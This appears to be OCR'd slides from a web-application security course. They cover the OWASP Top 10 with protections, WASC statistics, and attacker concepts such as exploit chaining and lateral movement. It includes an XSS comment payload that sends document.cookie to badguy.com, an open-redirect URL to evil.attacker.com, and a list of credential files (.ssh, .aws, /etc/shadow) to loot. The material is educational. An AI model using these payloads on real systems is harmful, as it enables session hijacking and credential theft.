
2018 Application Security Research Update
https://www.microfocus.com/media/report/application_security_research_update_report.pdf

Final thought

This stuff doesn’t happen overnight

Think big

Do small



Open Web Application Security Project (OWASP) Top 10 (2013)

1. **Injection**
2. Broken Authentication and Session Management
3. **Cross-Site Scripting (XSS)**
4. Insecure Direct Object References
5. Security Misconfiguration
6. **Sensitive Data Exposure**
7. Missing Function Level Access Control
8. Cross-Site Request Forgery (CSRF)
9. Using Components with Known Vulnerabilities
10. **Unvalidated Redirects and Forwards**

OWASP Top 10

Most Critical Web Application Security Vulnerabilities

Introduction

- Purpose of Session:
  - Provide Overview Web Application Security Threats and Defense
- Using the Open Web Application Security Project (OWASP) “2007 Top Ten List,” we will:
  - Define the vulnerabilities
  - Illustrate the Web Application vulnerabilities
  - Explain how to protect against the vulnerabilities

Credits and References

- 2 Documents copyrighted by the **Open Web Application Security Project**, and freely downloaded from www.owasp.org.
- **OWASP 2007 Top Ten** is titled "The Ten Most Critical Web Application Security Vulnerabilities" 2007 update.
  - http://www.owasp.org/index.php/Top_10_2007
- **The OWASP Guide** is titled "A Guide to Building Secure Web Applications" 2.0.1 Black Hat Edition, July 2005
  - http://www.owasp.org/index.php/OWASP_Guide_Project


Definition of Web Application Vulnerabilities


- **Web Application Vulnerability:**

  Weakness in custom Web Application, architecture, design, configuration, or code.

How Bad Is It?

- **Bad**





**Web Application Security Consortium (WASC)
http://www.webappsec.org/projects/statistics/

How Bad Is It?

- Pretty Bad
  - 31,373 Sites Tested

Threat Classification	No. of Vulns	Vuln. %	No. of Sites	% of Vuln. Sites
Brute Force	66	0.04%	66	0.21%
Content Spoofing	663	0.45%	218	0.69%
Cross Site Scripting	100,059	67.59%	26,531	84.57%
Directory Indexing	292	0.20%	168	0.54%
HTTP Response Splitting	4,487	3.03%	3,062	9.76%
Information Leakage	20,518	13.86%	4,924	15.70%
Insufficient Authentication	84	0.06%	1	0.00%
Insufficient Authorization	23	0.02%	4	0.01%
Insufficient Session Expiration	46	0.03%	1	0.00%
OS Commanding	143	0.10%	44	0.14%
Path Traversal	426	0.29%	374	1.19%
Predictable Resource Location	651	0.44%	173	0.55%
SQL Injection	19,607	13.25%	8,277	26.38%
SSI Injection	950	0.64%	298	0.95%
XPath Injection	14	0.01%	6	0.02%
	148,029	100.00%	44,147	

**Web Application Security Consortium (WASC) http://www.webappsec.org/projects/

If it really is that bad, Why..?

- If it really is that bad, why aren't majority of web sites defaced and infected with worms?
  - Difficult to write automated worms against custom software.
  - Good news: What can be automated by attackers, can also be discovered by security scanners.
  - Without automation, attack of web applications is semi-manual process.
  - Technical difficulty eliminates the lowest level script kiddies, but doable by even intermediate attackers.
  - Difficult to estimate the number of Web Applications already compromised especially since attackers are quietly keeping "ownership" rather than defacing.
  - Many major sites are vulnerable. Check out http://www.xssed.com/archive for a list of currently vulnerable and recently remediated sites.

OWASP 2007 Top Ten List

A1. Cross-Site Scripting (XSS)
A2. Injections Flaws
A3. Malicious File Execution
A4. Insecure Direct Object Reference
A5. Cross Site Request Forgery (CSRF)
A6. Information Leakage & Improper Error Handling
A7. Broken Authentication & Session Management
A8. Insecure Cryptographic Storage
A9. Insecure Communications
A10. Failure to Restrict URL Access

A1. Cross-Site Scripting (XSS) Flaws

OWASP Definition

XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc.

A1. Cross-Site Scripting (XSS) Attacks

3 Categories of XSS attacks:

- **Stored** - the injected code is permanently stored (in a database, message forum, visitor log, etc.)
- **Reflected** - attacks that are reflected take some other route to the victim (through an e-mail message, or bounced off from some other server)
- **DOM injection** – Injected code manipulates sites javascript code or variables, rather than HTML objects.

Example Comment embedded with JavaScript

```
comment="Nice site! <SCRIPT>
    window.open( http://badguy.com/info.pl?
    document.cookie </SCRIPT>
```

A1. Cross-Site Scripting (XSS)

- Occurs when an attacker can manipulate a Web application to send malicious scripts to a third party.
- This is usually done when there is a location that arbitrary content can be entered into (such as an e-mail message, or free text field for example) and then referenced by the target of the attack.
- The attack typically takes the form of an HTML tag (frequently a hyperlink) that contains malicious scripting (often JavaScript).
- The target of the attack trusts the Web application and thus XSS attacks exploit that trust to do things that would not normally be allowed.
- The use of Unicode and other methods of encoding the malicious portion of the tag are often used so the request looks less suspicious to the target user or to evade IDS/IPS.

XSS - Protection

Protect your application from XSS attacks

- Filter output by converting text/data which might have dangerous HTML characters to its encoded format:
  - '<' and '>' to '<' and '>'
  - '(' and ')' to '(' and ')'
  - '#' and '&' to '#' and '&'
- Recommend filtering on input as much as possible. (some data may need to allow special characters.)

A2. Injections Flaws

OWASP Definition:

Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data.

A2. Injections Flaws

Some common types of command injection flaws include:

- SQL injection (malicious calls to backend databases via SQL), using shell commands to run external programs
- Using system calls to in turn make calls to the operating system.

Any Web application that relies on the use of an interpreter has the potential to fall victim to this type of flaw

A2. Injections Flaws: Protection

- Use language specific libraries to perform the same functions as shell commands and system calls
- Check for existing reusable libraries to validate input, and safely perform system functions, or develop your own.
- Perform design and code reviews on the reusable libraries to ensure security.

Other common methods of protection include:

- Use stored Procedures
- Data validation (to ensure input isn't malicious code),
- Run commands with very minimal privileges
  - If the application is compromised, the damage will be minimized.

A3. Malicious File Execution

OWASP Definition:

Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise.

Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users.

A3. Malicious File Execution

- Applications which allow the user to provide a filename, or part of a filename are often vulnerable if input is not carefully validated.
- Allowing the attacker to manipulate the filename may cause application to execute a system program or external URL.
- Applications which allow file uploads have additional risks
  - Place executable code into the application
  - Replace a Session file, log file or authentication token

A3. Malicious File Execution Protection

- Do not allow user input to be used for any part of a file or path name.
- Where user input must influence a file name or URL, use a fully enumerated list to positively validate the value.
- File uploads have to be done VERY carefully.
  - Only allow uploads to a path outside of the webroot so it can not be executed
  - Validate the file name provided so that a directory path is not included.
  - Implement or enable sandbox or chroot controls which limit the applications access to files.

A4. Insecure Direct Object Reference

OWASP Definition:

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects without authorization.

A4. Insecure Direct Object Reference

- Applications often expose internal objects, making them accessible via parameters.
- When those objects are exposed, the attacker may manipulate unauthorized objects, if proper access controls are not in place.
- Internal Objects might include
  - Files or Directories
  - URLs
  - Database key, such as `acct_no, group_id` etc.
  - Other database object names such as table name

A4. Insecure Direct Object Reference Protection

- Do not expose direct objects via parameters
- Use an indirect mapping which is simple to validate.
- Consider using a mapped numeric range, file=1 or 2 …
- Re-verify authorization at every reference.
- For example:
  1. Application provided an initial lists of only the authorized options.
  2. When user's option is "submitted" as a parameter, authorization must be checked again.

A5. Cross Site Request Forgery (CSRF)

OWASP Definition:

A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks.

A5. Cross Site Request Forgery (CSRF)

- Applications are vulnerable if any of following:
  - Does not re-verify authorization of action
  - Default login/password will authorize action
  - Action will be authorized based only on credentials which are automatically submitted by the browser such as session cookie, Kerberos token, basic authentication, or SSL certificate etc.

A5. Cross Site Request Forgery (CSRF) Protection

- Eliminate any Cross Site Scripting vulnerabilities
  - Not all CSRF attacks require XSS
  - However XSS is a major channel for delivery of CSRF attacks
- Generate unique random tokens for each form or URL, which are not automatically transmitted by the browser.
- Do not allow GET requests for sensitive actions.
- For sensitive actions, re-authenticate or digitally sign the transaction.

A6. Information Leakage & Improper Error Handling

OWASP Definition:

Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data or conduct more serious attacks.

Improper Error Handling: Protection

- Prevent display of detailed internal error messages including stack traces, messages with database or table names, protocols, and other error codes. (This can provide attackers clues as to potential flaws.)
- Good error handling systems should always enforce the security scheme in place while still being able to handle any feasible input.
- Provide short error messages to the user while logging detailed error information to an internal log file.
  - Diagnostic information is available to site maintainers
  - Vague messages indicating an internal failure provided to the users
- Provide just enough information to allow what is reported by the user to be able to linked the internal error logs. For example: System Time-stamp, client IP address, and URL

Information Leakage - Example

- Sensitive information can be leaked very subtlety
- Very Common Example - Account Harvesting
  - App. responds differently to a valid user name with an invalid password, then it would to a invalid user name
    - Web application discloses which logins are valid vs. which are invalid, and allows accounts to be guessed and harvested.
  - Provides the attacker with an important initial piece of information, which may then be followed with password guessing.
  - Difference in the Web App response may be:
    - Intentional (Easier to for users to tell then the account name is wrong)
    - Different code included in URL, or in a hidden field
    - Any minor difference in the HTML is sufficient
    - Differences in timing are also common and may be used!

Information Leakage: Protections

- Ensure sensitive responses with multiple outcomes return identical results
- Save the the different responses and diff the html, the http headers & URL.
- Ensure error messages are returned in roughly the same time or consider imposing a random wait time for all transactions to hide this detail from the attacker.

A7. Broken Authentication and Session Management

OWASP Definition:

Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users' identities.

Session Management

- HTTP/S protocol does not provide tracking of a users session.
- Session tracking answers the question:
  - After a user authenticates how does the server associate subsequent requests to the authenticated user?
- Typically, web application vendors provide a built-in session tracking, which is good if used properly.
- Often developers will make the mistake of inventing their own session tracking.

Session Management (Session IDs)

A Session ID

- Unique to the User
- Used for only one authenticated session
- Generated by the server
- Sent to the client as
  - Hidden variable,
  - HTTP cookie,
  - URL query string (not a good practice)
- The user is expected to send back the same ID in the next request.

Session Management (Session Hijacking)

- Session ID is disclosed or is guessed.
- An attacker using the same session ID has the same privileges as the real user.
- Especially useful to an attacker if the session is privileged.
- Allows initial access to the web application to be combined with other attacks.

Session Management: Protection

- Use long complex random session ID that cannot be guessed.
- Protect the transmission and storage of the Session ID to prevent disclosure and hijacking.
- A URL query string should not be used for Session ID or any User/ Session information
  - URL is stored in browser cache
  - Logged via Web proxies and stored in the proxy cache

Session Management: Protection

- Entire session should be transmitted via HTTPS to prevent disclosure of the session ID. (not just the authentication)
- Avoid or protect any session information transmitted to/from the client.
- Session ID should expire and/or time-out **on the Server** when idle or on logout.
- Client side cookie expirations useful, but should not be trusted.
- Consider regenerating a new session upon successful authentication or privilege level change.

Broken Account Management

Even valid authentication schemes can be undermined by flawed account management functions including:

- Account update
- Forgotten password recovery or reset
- Change password, and other similar functions

Broken Account and Session Management: Protection

- **Password Change Controls** - require users to provide both old and new passwords
- **Forgotten Password Controls** - if forgotten passwords are emailed to users, they should be required to re-authenticate whenever they attempt to change their email address.
- **Password Strength** - require at least 7 characters, with letters, numbers, and special characters both upper case and lower case.
- **Password Expiration** - Users must change passwords every 90 days, and administrators every 30 days.

Broken Account and Session Management: Protection

- **Password Storage** - never store passwords in plain text. Passwords should always be stored in either hashed (preferred) or encrypted form.
- **Protecting Credentials in Transit** - to prevent "man-in-the-middle" attacks the entire authenticated session / transaction should be encrypted SSLv3 or TLSv1
- **Man-in-the-middle attacks** - are still possible with SSL if users disable or ignore warnings about invalid SSL certificates.
- **Replay attacks -** Transformations such as hashing on the client side provide little protection as the hashed version can simply be intercepted and retransmitted so that the actual plain text password is not needed.

A8. Insecure Cryptographic Storage

OWASP Definition:

Web applications rarely use cryptographic functions properly to protect data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud.

A8. Insecure Cryptographic Storage

- The majority of Web applications in use today need to store sensitive information (passwords, credit card numbers, proprietary information, etc.) in a secure fashion.
- The use of encryption has become relatively easy for developers to incorporate.
- Proper utilization of cryptography, however, can remain elusive by developers overestimating the protection provided by encryption, and underestimating the difficulties of proper implementation and protecting the keys.

Insecure Cryptographic Storage: Common Mistakes

- Improper/insecure storage of passwords, certifications, and keys
- Poor choice of algorithm
- Poor source of randomness for initialization vectors
- Attempting to develop a new encryption scheme "in house" (Always a BAD idea)
- Failure to provide functionality to change encryption keys

Insecure Cryptographic Storage: Protection

- Avoiding storing sensitive information when possible
- Use only approved standard algorithms
- Use platform specific approved storage mechanisms
- Ask, read and learn about coding Best Practices for your platform
- Careful review of all system designs
- Source code reviews

A9. Insecure Communications

OWASP Definition:

Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications.

Insecure Communications

- Failure to encrypt network traffic leaves the information available to be sniffed from any compromised system/device on the network.
- Switched networks do not provide adequate protection.

Insecure Communications: Protection

- Use SSL/TLS for ALL connections that are authenticated or transmitting sensitive information
- Use SSL/TLS for mid-tier and internal network communications between Web Server, Application and database.
- Configure Desktop Clients and Servers to ensure only SSLv3 and TLSv1 are used with strong ciphers.
- Use only valid trusted SSL/TLS certificates and train users to expect valid certificates to prevent Man-in-the-Middle attacks.

A10. Failure to Restrict URL Access

OWASP Definition:

Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.

A10. Failure to Restrict URL Access

- When the application fails to restrict access to administrative URLs, the attacker can access normally unauthorized areas by type in the URL's into the browser.
- Surprisingly common, for example:
  - add_account_form.php - checks for admin access before displaying the form.
    - Form then posts to add_acct.php which does the work, **but doesn't check for admin privileges!**
- Consistent URL access control has to be carefully designed.

A10. Failure to Restrict URL Access : Protection

Start Early!

- Create an application specific security policy during the requirements phase.
- Document user roles as well as what functions and content each role is authorized to access.
- Specifying access requirements up front allows simplification of the design
- If your access control is not simple it won't be secure.

A10. Failure to Restrict URL Access: Protection

Test Thoroughly!

- Conduct extensive regression testing to ensure the access control scheme cannot be bypassed
- Test all invalid access attempts as well as valid access.
- Don't follow the normal application flow.
- Verify that all aspects of user management have been taken under consideration including scalability and maintainability.

Summary

- Application Security starts with the Architecture and Design
- Security can't be added on later without re-designing and rewriting
- Custom code often introduces vulnerabilities
- Application vulnerabilities are NOT prevented by traditional security controls.
- Don't invent your own security controls
- Design, Design, Design, code, test, test, test

Any Questions?

OWASP Top 10

Most Critical Web Application Security Vulnerabilities

My fav web app vuln – External XML Entity (XXE)

- An XML External Entity attack targets applications that parse XML input
- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser
- This attack may lead to the disclosure of confidential data, denial of service, file system enumeration, port scanning from the perspective of the machine where the parser is located, and other system impacts
- Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data
- Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems

Resources

- If you are interested in learning more about web application vulnerabilities, the must-read (and read again x10) book is the “Web Application Hacker’s Handbook” (WAHH) by Stuttard and Pinto
- Their web site is http://mdsec.net
- They teach a great 2 day class at BH USA every year … it is a great way to take what you have learned from the book, and apply it (with Burp)
- Join your local OWASP Chapter and attend meetings/briefings/CTF’s
- OWASP web site is: https://www.owasp.org
- Setup an alternate profile in your browser of choice using Burp as local proxy. Anytime you get curious, copy and paste URL into alternate browser profile … and start reverse engineering!

Vulnerability Enumeration


- https://nvd.nist.gov
- http://exploit-db.com
- https://cve.mitre.org
- Tools
  - Nessus
  - Qualys
  - Nexpose
  - Nmap

(http://exploit-db.com, 2016)

MITRE

Network Attack

- Enumerating systems
- Enumerating listening services
- Known vulnerabilities
- Unknown vulnerabilities (0 –Day)
- Misconfigurations
- Bad default installations (HUE, Jenkins, etc…)




Nmap

- Network Mapper
- Written by Fyodor
- Extensible through Nmap scripting engine (NSE) using Lua
- Many many command line args
- RTFM @ https://svn.nmap.org/nmap/docs/nmap.usage.txt
- Can test using scanme.nmap.org

Metasploit

- Offensive Security Framework
  - Exploit Development
  - Exploit Delivery
- Modular
  - Exploit Modules
  - Auxiliary Modules
  - Scanner Modules
  - Multiple Payloads
    - Meterpreter
    - Shell
  - Post Exploitation Modules
    - Gather Data
    - Steal and Crack Password Hashes




Lateral Movement/Pivoting

- Establish Foothold
- Gather loot
  - .bash_history
  - .ssh
  - .aws
  - /etc/shadow
- Begin Network Enumeration
  - Scan (loud)
  - ARP (quiet)
- Persistence


Thinking Like an Attacker


- Attacking the weak link (Humans)
- Redefine the perimeter
- High value target $$$
- Most value for least effort
- Persistence
- Obfuscation



Attack Vectors


- Phishing
- Network
- Malware
- Application
- Web Application
- Mobile
- Wireless MITM





Web Application Exploit Chaining

- Sometimes one vuln is not good enough
- Chaining exploits together improves both the likelihood of occurrence and the impact of successful exploitation
- This is called “vulnerability weaponization”
- You have to be able to “think outside the box” and be a little sadistic



http://example.com/redirect.php?url=http://evil.attacker.com

Exploit Chaining Example #1

Unvalidated redirect + 0-day browser plugin exploit

==

Malware drop on victim's PC

+

OS priv escalation exploit

==

Hostile PC takeover and/or foothold into internal network

- If attack is targeted, the goal will be the latter (foothold)
- If attack is non-targeted, the goal will be the former (ransomware)

Exploit Chaining Example #2

Persistent XSS vuln on commonly frequented site

+

CSRF vulnerability in victim's broadband router's "mgmt web app"

==

Router take-over and/or foothold into internal network

- If attack is targeted, goal will be the latter (foothold)
- If attack is non-targeted, goal will be the former (use router for DDOS)

Exploit Chaining Example #3

Unvalidated Redirect

+

XSS (exploiting Broken Session Mgmt and/or Sensitive Data Exposure vulns)

+

more Broken Session Mgmt

==

Successful Account Hijack bypassing MFA protection